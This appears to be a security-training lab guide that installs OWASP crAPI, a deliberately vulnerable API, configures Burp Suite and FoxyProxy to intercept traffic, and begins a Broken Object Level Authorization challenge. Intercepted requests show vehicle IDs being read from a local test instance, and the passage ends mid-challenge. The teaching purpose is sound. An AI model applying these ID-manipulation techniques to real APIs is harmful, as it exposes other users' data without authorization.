

Lab 11 -OWASP Top

Installing crAPI

You first have to install a crAPI instance on your local system. You can either install it directly on the system you will be testing it from. Or you can create a new VM to be your target system, separate from your attacker system (this is what I prefer to do).

If this is the way you want to go along, you need to create a fresh VM using your favorite hypervisor software (I use VirtualBox). Install a linux system on this new VM (I use Ubuntu for my target VMs).

Next, you want to install Docker (instructions here). Also install Docker Compose.

Once you're done, you may check your installation by running the hello-world image:
`sudo docker run hello-world`

If all is good, you can now install crAPI:

```
curl -o docker-compose.yml  
https://raw.githubusercontent.com/OWASP/crAPI/main/deploy/docker/docker-  
compose.yml
```

```
sudo docker compose pull
```


```
sudo docker compose -f docker-compose.yml --compatibility up -d
```

Now wait for all the containers to load (can take a little while).

To check if crAPI is running, just type:


```
$ sudo docker ps -a
```

- Access the crAPI web in the linux machine with URL `http://IP_Server:8888` in the browser



- Access mailhog in the engine times linux with different tabs in the browser with URL

```
http://IP_Server:8025
```



Troubleshooting

Incase of any misconfiguration you can run these commands according to your need.

To start all the containers in docker run

```
sudo docker start $(sudo docker ps -aq)
```

to stop all the containers in docker run

```
sudo docker stop $(sudo docker ps -aq)
```

to delete all the containers in docker run

```
sudo docker rm $(sudo docker ps -aq)
```

Configure Burpsuit for testing

The **Burp Suite** is an integrated platform for performing security testing on web applications. You can use it as a proxy to intercept your browser sessions to any website. This can be useful for testing

against web applications, discovering vulnerabilities in websites, and maybe even making some money with a bug bounty.

Burp has a free version called Community Version. To download this version go to the following site:

[Download Burp Suite Community Edition – PortSwigger](https://www.portswigger.net/burp/community-downloads)

FoxyProxy


FoxyProxy is an advanced proxy management tool that completely replaces Firefox's limited proxy features. For a simpler tool and less advanced configuration options, FoxyProxy Basic can be used.

You can use FoxyProxy in conjunction with Burp Suite to facilitate proxy activation using Burp.

After downloading, do the standard installation and we are ready to install FoxyProxy.

<https://addons.mozilla.org/pt-BR/firefox/addon/foxyproxy-standard/>


After installing the add-on, you will see it in the top right corner of Firefox like the image below:




By clicking on options, we are taken to the configuration page and we will add the Burp address by clicking on Add.

-  Add
-  Import Settings
-  Import Proxy List
-  Export Settings
-  Delete All
-  Delete Browser Data
-  What's My IP?
-  Log
-  About

To validate the address in Burp Suite, let's open it and go to the **Proxy** tab:



Then click **Options** and we can see the **Burp Proxy Listener**:



The screenshot shows the 'Options' tab in the Burp Suite interface. At the top of this section is a heading 'Proxy Listeners'. Below it is a note: 'Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use this proxy.' On the left is a vertical toolbar with buttons for 'Add', 'Edit', and 'Remove'. To the right is a table with columns: 'Running', 'Interface', 'Invisible', 'Redirect', 'Certificate', 'Per-host', and 'Default'. There is one row in the table, showing 'Running' with a checked checkbox, 'Interface' as '127.0.0.1:8080', and 'Per-host' and 'Default' both set to their respective values.

Running	Interface	Invisible	Redirect	Certificate	Per-host	Default
<input checked="" type="checkbox"/>	127.0.0.1:8080					

Let's copy this address to use in FoxyProxy, where we will have the result as below:



Add Proxy

Title or Description (optional)

Burp

Proxy Type

HTTP

Color

#66cc66

Proxy IP address or DNS name ★

127.0.0.1

Pattern Shortcuts

Enabled

On

Add whitelist pattern to match
all URLs i

On

Do not use for localhost and
intranet/private IP addresses i

Off

Port ★

8080

Username (optional)

username

Password (optional) eye

[Cancel](#)

[Save & Add Another](#)

[Save & Edit Patterns](#)

[Save](#)

Once saved, we will have the configuration listed as below:

[Turn Off \(Use Firefox Settings\)](#)

Synchronize Settings ?

Off

Proxy
127.0.0.1



On

[Edit](#)

[Patterns](#)



The best thing about FoxyProxy is that it is very easy to use. After the configuration we made above, just click on the green option below “Proxy” and it will use Burp as a proxy:



FoxyProxy

Use Enabled Proxies By Patterns and Order

✓ Turn Off (Use Firefox Settings)

[Proxy](#)

(for all URLs)

[Options](#)


[What's My IP?](#)

[Log](#)

Configuring Burp Suite Certificate in Firefox

So that we can perform the proxy without certificate errors, let's import the burp certificate into the Firefox settings.


To do this, type in the browser: <http://burp/>.




The screenshot shows a web browser window with the following details:

- Address bar: http://burp/
- Title bar: Burp Suite Community Edition
- Content area: Welcome to Burp Suite Community Edition.
- Top right corner: A link labeled "CA Certificate".


Let's click on **CA Certificate** in the upper right corner:



Now just save the certificate:



Let's open the Firefox settings:




Let's search for **Certificates** and click on **View certificates**:

The screenshot shows a search bar at the top with the text "certificado". Below it, the heading "Resultados da pesquisa" is displayed. A section titled "Certificados" contains a checked checkbox labeled "Consultar servidores OCSP para confirmar a validade atual dos certificados". To the right, there is a yellow callout bubble pointing to the word "certificado" in the search bar, and a button labeled "Ver certificados...". Another button labeled "Dispositivos de segurança..." is also visible.

Let's click on **Import** and select the downloaded certificate:

The screenshot shows a dialog box titled "Seus certificados" with tabs for "Decisões de autenticação", "Pessoas", "Servidores", and "Autoridades". The "Autoridades" tab is selected. It displays a list of certificates with columns for "Nome do certificado" and "Dispositivo de segurança". The list includes entries for "AC Camerfirma S.A." and "AC Camerfirma SA CIF A82743287", each with two entries. At the bottom, buttons for "Ver...", "Confiança...", "Importar...", "Exportar...", "Excluir ou deixar de confiar...", and "OK" are shown. The "Importar..." button is highlighted with a red box.



Using Burp as a Proxy

Now let's open our Burp Suite, go to the Proxy tab and check if the "**Intercept is on**" option is enabled:

The screenshot shows the Burp Suite interface. At the top, there's a navigation bar with icons for Burp, Project, Intruder, Repeater, Window, and Help. To the right of the navigation bar, it says "Burp Suite Com". Below the navigation bar is a secondary menu with tabs: Dashboard, Target, **Proxy**, Intruder, Repeater, Sequencer, Decoder, and Con. The "Proxy" tab is highlighted with a red box. Underneath these tabs are four buttons: Forward, Drop, **Intercept** (also highlighted with a red box), Action, and Open Browser.

Now let's open Firefox and select the option we configured earlier so that it uses a browsing proxy:

The screenshot shows the FoxyProxy configuration window. It features a logo of a fox and the text "FoxyProxy". Below this is a section with two buttons: "Use Enabled Proxies By Patterns and Order" and "Turn Off (Use Firefox Settings)". A green checkmark is next to the "Proxy" tab, which is highlighted with a yellow background. Below the tabs are three buttons: Options, What's My IP?, and Log.

Then visit any address and check that the site is not open because the interception mode is on and you need to accept to continue on Burp. If you click **Forward**, it will forward the request to the next step:

The screenshot shows the Burp Suite interface. At the top, there's a navigation bar with icons for Burp, Project, Intruder, Repeater, Window, and Help. To the right of the navigation bar, it says "Burp Suite Com". Below the navigation bar is a secondary menu with tabs: Dashboard, Target, **Proxy**, Intruder, Repeater, Sequencer, Decoder, Comparer, and Logger. The "Proxy" tab is highlighted with a red box. Underneath these tabs are four buttons: Forward, Drop, **Intercept** (highlighted with a blue background), Action, and Open Browser. The message area shows a lock icon and the URL "Request to https://cybergeeks.com.br:443 [143.244.155.238]". The message list shows a single line of text starting with "1 GET / HTTP/2".

See that I'm going to click on the plugin to share an article on Facebook here on the site and we can see this in the Burp being intercepted:

Screenshot of the ZAP Proxy tab showing a request to https://www.facebook.com:443 [157.240.12.35]. The Intercept button is highlighted in red, indicating it is active.

```

1 GET /sharer.php?u=https%3A%2F%2Fcybergeeks.com.br%2F2021%2F07%2Fartigo-2-azure%2F HTTP/1.1
2 Host: www.facebook.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: pt-BR,pt;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: https://cybergeeks.com.br/
8 Upgrade-Insecure-Requests: 1
9 Te: trailers
10 Connection: close
11
12

```

Same steps can be followed for OWASP ZAP and both tools operate on `localhost` and port `8080`. OWASP ZAP certificate can be download from `localhost:8080` after running OWASP ZAP.

First Steps

- Before proceeding furhter Create a new account by pressing **the Sign Up** link to access the web crAPI

Screenshot of a browser window showing the crAPI login page at `192.168.100.12:8888/login`. The Signup button is highlighted with a red box.

- If you have press the **Signup** button then press the **OK** button. Note you should use `@example.com` domain while signing up only then will you recieve and email in the local `mailhog` server.

crAPI

Login Signup

Sign Up



Pentesting

pentesting@example.com

1234567890

Already have an Account? Login

Signup



- Now login with a new account that has been created

crAPI

Login Signup


Login

pentesting@example.com

Forgot Password?

Login

Dont have an Account? SignUp



- After successfully logging in press the **+ Add a Vehicle** button and we will be asked to enter the PIN Code and PIN

The screenshot shows the crAPI dashboard with a dark header bar. The top navigation includes 'crAPI', 'Dashboard', 'Shop', 'Community', 'Good Morning, Pentesting!', and a user profile icon. Below the header, a section titled 'Vehicles Details' features a blue button '+ Add a Vehicle'. A yellow box displays the message 'No Vehicles Found' and a note: 'Your newly purchased Vehicle Details have been sent to you email address. Please check your email for the VIN and PIN code of your vehicle using the MailHog web portal. Click here to send the information again'.

- PIN Code and PIN will be automatically sent to the mailhog, open the mailhog then there will be a new email there that contains the PIN Code and PIN

The screenshot shows the MailHog inbox interface. At the top, it has a search bar, GitHub integration, and navigation controls (50, 1-1 of 1, arrows). The inbox list shows one message from 'no-reply@example.com' to 'pentesting@example.com' with the subject 'Welcome to crAPI'. The message details are: 'Welcome to crAPI' (Subject), 'no-reply@example.com' (From), 'pentesting@example.com' (To), 'a few seconds ago' (Sent), and '1.68 kB' (Size). Below the inbox, a preview pane for Jim shows the email content:

```

Hi Pentesting,
We are glad to have you on-board. Your newly purchased vehicle details are provided below. Please add it on your crAPI dashboard.
Your vehicle information is VIN: OHCKU93WZTY625560 and Pincode: 3750
We're here to help you build a relationship with your vehicles.
Thank You & have a wonderful day !
Warm Regards,
crAPI - Team
Email: support@crapi.io

```

This E-mail and any attachments are private, intended solely for the use of the addressee. If you are not the intended recipient, they have

- Enter the PIN Code and PIN to the crAPI web page, then press the **Verify Vehicle Details** button. If successful will come out the details of the vehicle data and the installation process is complete



Verify Vehicle Details

* Pin Code:

* VIN:

Verify Vehicle Details

VIN: OHCKU93WZTY625560

[Contact Mechanic](#)

Company :	Hyundai
Model :	Creta
Fuel Type :	DIESEL
Year :	2024



1. Broken Object Level Authorization

Attackants can exploit the vulnerable endpoint API to the Broken Object Level Authorization (BOLA)/IDOR (Insecure Direct Object Reference) by manipulating the object ID sent in the request. The object ID can be anything, ranging from sequential integers, UUID, or strings. Invalid access to other users' objects may result in the disclosure of the data to the unauthorized party, data loss, or manipulation of the data.

Challenge 1 - Access details of a user's vehicle

- Open the Burp Suite tool and then press the **Refresh Location** button on the dashboard page



Model :

Creta

Fuel Type :

DIESEL

Year :

2024



- In the Burp Suite tool will be detected endpoint API which contains vehicle information based on the vehicle ID

Request

Pretty	Raw	Hex
--------	-----	-----

```
1 GET /identity/api/v2/vehicle/47f6ce00-4a00-4c90-8b37-b84b84b8f66f/location
HTTP/1.1
2 Host: 192.168.100.12:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.100.12:8888/dashboard
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJSUzIiNiJ9.eyJzdWJlIi0iJwZW50ZXN0aW5nOGV4YWlwBGUuY29tIiwicm9sZSI6InVzZXIiLCJpYXQiOjE3NTYyNjUzODIsImV4cCI6MtcxNjg3MDE4Mn0.DpgJ9RdIPDK4kIsIsn-Dkio1Y0fVUiP8V-3uL7rWpLY8Z4sZhIp2y3hnh4UMRgFwok51ylvpaeBuKLrqvc r7dNG0wflyJfomCYQaoDg0drpt_sRdDeYZSVwZmMqwdTU1Xe8YvhSvqh1gm3ccVbcn84UsgnqKu2ydTML8b_nPN1bBn4p-VrRnF8r0u5Mn
```

Response

Pretty	Raw	Hex	Render
--------	-----	-----	--------

```
11 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
12 Pragma: no-cache
13 Expires: 0
14 X-Frame-Options: DENY
15 Content-Length: 148
16
17 {
  "carId": "47f6ce00-4a00-4c90-8b37-b84b84b8f66f",
  "vehicleLocation": {
    "id": 14,
    "latitude": "32.778889",
    "longitude": "-91.919243"
  },
  "fullName": "Pentesting"
}
```

- Click the Community menu to open the Community page

crAPI Dashboard Shop Community
Good Morning, Pentesting!

Forum

Title 3
[+ New Post](#)

Posted by: Robot Posted on: Thu May 09 2024

Hello world 3

Title 2

Posted by: Pogba Posted on: Thu May 09 2024

Hello world 2

- On the Community page found an endpoint API that contains another user vehicle ID

Request

Pretty Raw Hex

```
